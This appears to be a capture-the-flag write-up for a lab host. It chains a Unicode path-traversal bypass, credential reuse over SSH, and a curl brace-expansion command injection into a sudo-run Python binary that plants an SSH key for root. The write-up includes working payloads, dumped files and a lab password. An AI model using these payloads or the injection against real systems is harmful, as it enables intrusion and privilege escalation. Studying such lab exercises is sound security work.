
Testing the standard approaches shows no solid indications, but using this [this link]() we can see when submiting `/?page=/𝔢𝔱𝔠/𝔭𝔞𝔰𝔰𝔴𝔡` that the website converts this unicode back to ASCII.



Using this knowledge we search for a Unicode representation of `..` and find [this site]() which allows us to copy the `two dot leader` Unicode character.

```
http://hackmedia.htb/display/?page=‥/‥/‥/‥/‥/‥/‥/etc/passwd
```


When submitting to the new URL to the website we get a successful hit and bypassed the restrictions.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
code:x:1000:1000:,,,:/home/code:/bin/bash
```

Enumerating the file system, we see a default virtual host file for Nginx with some comments.


```
http://hackmedia.htb/display/?page=‥/‥/‥/‥/‥/‥/‥/etc/nginx/sites-enabled/default
```



```
server{
#Change the Webroot from /home/code/coder/ to /var/www/html/
#change the user password from db.yaml
    listen 80;
    location / {
        proxy_pass http://localhost:8000;
        include /etc/nginx/proxy_params;
        proxy_redirect off;
    }
    location /static/{
        alias /home/code/coder/static/styles/;
    }

}
```

Using this new found information, we navigate to the db.yaml file located in `/home/code/coder/db.yaml` and retrieve some credentials.

```
http://hackmedia.htb/display/?page=../../../../../../../home/code/coder/db.yaml
```




```
mysql_host: "localhost"
mysql_user: "code"
mysql_password: "B3stC0d3r2021@@!"
mysql_db: "user"
```

```
mysql_host: "localhost"
mysql_user: "code"
mysql_password: "B3stC0d3r2021@@!"
mysql_db: "user"
```

Owed to the earlier enumeration of the `/etc/passwd` file, we know that `code` is a system user. Let's check for password re-use by attempting to SSH using the credentials `code:B3stC0d3r2021@@!`.

```
ssh code@hackmedia.htb
```




```
ssh code@hackmedia.htb

code@code:~$ id
uid=1000(code) gid=1000(code) groups=1000(code)
```

Finally, we get a shell as the `code` user and we can read the user flag.


Privilege Escalation

Checking the `sudo` entries for code user, we can see that we can execute `/usr/bin/treport` without a password.




```
code@code:~$ sudo -l

User code may run the following commands on code:
    (root) NOPASSWD: /usr/bin/treport
```

Executing the `treport` binary reveals that it's a custom coded report management binary.




```
code@code:~$ sudo /usr/bin/treport

1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:1
Enter the filename:../../../tmp/test
Enter the report:test
NOT ALLOWED
```

Running `strings` on the binary shows it's a Python based binary.




```
code@code:~$ strings /usr/bin/treport

<SNIP>
xbase_library.zip
zPYZ-00.pyz
&libpython3.8.so.1.0
<SNIP>
```

We copy the binary back to our local machines and begin testing. It is extremely important that we use Python version `3.8` for the following steps. Using a tool called `pyinsxtractor` we can extract the `.pyc` file and try to decode it.



```
python3.8 pyinsxtractor treport

[+] Processing treport
[+] Pyinstaller version: 2.1+
[+] Python version: 38
[+] Length of package: 6798297 bytes
[+] Found 46 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: treport.pyc
[!] Warning: This script is running in a different Python version than the one
used to build the executable.
[!] Please run this script in Python38 to prevent extraction errors during
unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: treport

You can now use a python decompiler on the pyc files within the extracted
directory
```

Now we need to install uncompyle6 to decode the `.pyc` file we have just recovered and begin to extract the source code.



```
python3.8 -m pip install uncompyle6
uncompyle6 treport_extracted/treport.pyc

# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.10 (default, Jun 23 2021, 15:19:53)
# [GCC 8.3.0]
# Embedded file name: treport.py
import os, sys
from datetime import datetime
import re
<SNIP>
```


Now that we have the source code we begin our review and we notice heavy filtering on the download function. But, we notice that the characters `{}` and `,` are not filtered.

```
    def download(self):
        now = datetime.now()
        current_time = now.strftime('%H_%M_%S')
        command_injection_list = ['$', '`', ';', '&', '|', '||', '>', '<', '?', "'",
'@', '#', '$', '%', '^', '(', ')']
        ip = input('Enter the IP/file_name:')
        res = bool(re.search('\\s', ip))
        if res:
            print('INVALID IP')
            sys.exit(0)
        if 'file' in ip or 'gopher' in ip or 'mysql' in ip:
            print('INVALID URL')
            sys.exit(0)
        for vars in command_injection_list:
            if vars in ip:
                print('NOT ALLOWED')
                sys.exit(0)
            cmd = '/bin/bash -c "curl ' + ip + ' -o /root/reports/threat_report_' +
current_time + '"'
            os.system(cmd)
```

Since the code is executing a system command to launch curl we may be able to bypass this with a trick to replace spaces. Using a bypass from HackTricks we attempt to upload a file. We copy our `~/.ssh/id_rsa.pub` to our current directory were the Python webserver is still running.


```
cp ~/.ssh/id_rsa.pub .
```

Now on the target we launch `sudo /usr/bin/treport` and attempt to inject into the URL of the download function.



```
code@code:sudo /usr/bin/treport

1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.

Enter your choice:3
Enter the IP/file_name:{10.10.14.23/id_rsa.pub,-o,/root/.ssh/authorized_key}
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   567  100   567    0     0   9145      0 --:--:-- --:--:-- --:--:--  9145
```

Attempting to SSH as `root` user on the target we are able to access the root account and read the root flag.



```
ssh root@hackmedia.htb

root@code:~# id
uid=0(root) gid=0(root) groups=0(root)
```